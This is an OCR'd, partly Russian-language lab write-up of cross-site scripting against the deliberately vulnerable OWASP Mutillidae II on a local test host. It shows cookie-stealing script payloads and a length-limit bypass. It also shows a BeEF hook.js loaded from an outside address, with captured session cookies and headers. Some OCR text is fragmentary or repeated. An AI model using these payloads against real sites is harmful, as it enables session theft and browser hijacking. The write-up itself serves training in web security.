


DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP ert(document.cookie)</script>




Not secure | nowasp.local/mutillidae/index.php?page=dns-lookup.php

nowasp.local says

```
showhints=1; username=demo; uid=24;
PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHO
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5Ujl2S9uaiEFL
ANtX37aGG0UvnHKaB9Ly5
m9k
```

Заголовки :



▾ General

Requ General ttp://nowasp.local/mutillidae/index.php?page=dns-lookup.php

Request Method: POST

Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▾ Response Headers view source

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 9037


Content-Type: text/html;charset=UTF-8

Date: Sun, 20 Jun 2021 17:29:34 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)



Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

▾ Request Headers view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi

Accept-Encoding: gzip, deflate


Accept-Language: en-US,en;q=0.9

Cache-Control: max-age=0

Connection: keep-alive

Content-Length: 105

Повышаю уровень безопасности сайта и повторяю предыдущее действие с кражой куки. Как мы видим, теперь стоит ограничение символов в форме (длина 20) :




Who would you like to do a DNS lookup on?


Enter IP or hostname

Hostname/IP <script>alert(docume

Увеличиваем количество символов до 200 :




Hostname/IP <script>alert(document.cookie



```
ofocus="autofocus" oscommandinjectionpoint="1" minlength="1" maxlength="200" require
```

Проводим атаку :



nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=dns-lookup.php

nowasp.local says

Malicious characters are not allowed.


Don't listen to security people. Everyone knows if we just filter dangerous characters, injection is not possible.

We use JavaScript defenses combined with filtering technology.

Both are such great defenses that you are stopped in your tracks.

Hostname/IP <script>alert(document.cookie

Заголовки :



▾ General

Request URL: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL5&page=dns-lookup.php

Request Method: GET

Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▾ Response Headers

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8349


Content-Type: text/html;charset=UTF-8

Date: Sun, 20 Jun 2021 19:37:14 GMT

Expires: Mon, 26 Jul 1997 05:00:00 GMT

Keep-Alive: timeout=5, max=97

Last-Modified: Sun, 20 Jun 2021 19:37:14 GMT



Pragma: no-cache

Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

X-Content-Type-Options: nosniff

X-FRAME-OPTIONS: DENY

X-XSS-Protection: 1

▾ Request Headers

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive


Cookie: username=demo; uid=24; showhints=0; PHPSESSID=qa0nl8od5n3vd7vd0r49r3nt70

Host: nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL1&page=dns-lookup.php

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36




▾ Query String Parameters

popUpNotificationCode: SL5

page: dns-lookup.php

Проведение атакой с BeEF (проведена успешно) :



nowasp.local/mutillidae/index.php?page=dns-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

OWASP Mutillidae II: Keep Calm and Pwı


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged I

Home | Logout | ">Toggle Hints | ">Show Popup Hints | ">Toggle Security | ">Enforce SSL | Reset DB | View Log | View

Page Not Found

Back " class="colorbox" title="Help me with page dns-lookup.php" style="color: #000000;"> Help Me!

Validation Error: 404 - Page Not Found



nowasp.local/mutillidae/index.php?page=dns-lookup.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

OWA Pwn O

Version: 2.7.12 Security .ogged In User

Home | Logout | ">Toggle I .og | View Captured

nowasp.local says

BeEF Alert Dialog

OK


Page Not Found

Back " class="colorbox" title="Help me with page dns-lookup.php" style="color: #000000;"> Help Me!

Validation Error: 404 - Page Not Found

“DNS Lookup”


Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :



Enter message to echo

Message <script>alert("XSS")</script>

Echo Message



nowasp.local/mutillidae/index.php?page=echo.php

OWA Pwn On

Version: 2.7.12 Security Logged In User: de

Home | Logout | Togg | View Captured Data

nowasp.local says

XSS


OK


Echo, Echo, Echo...

Back Help Me!

Hints and Videos

Краду куки :






nowasp.local/mutillidae/index.php?page=echo.php

nowasp.local says

```
username=demo; uid=24; showhints=1;
PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHO
OK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQgIv2vjPsDUjF5Ujl2S9uaiEFL
ANtX37aGG0UvnHKaB9Ly5
m9k
```

Заголовки :



▼ **General**

Request URL: http://nowasp.local/mutillidae/index.php?page=echo.php

Request Method: POST

Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▼ **Response Headers** view source

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 8885

Content-Type: text/html;charset=UTF-8

Date: Sun, 20 Jun 2021 17:38:16 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo

Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0

▼ **Request Headers** view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*

Accept-Encoding: gzip, deflate

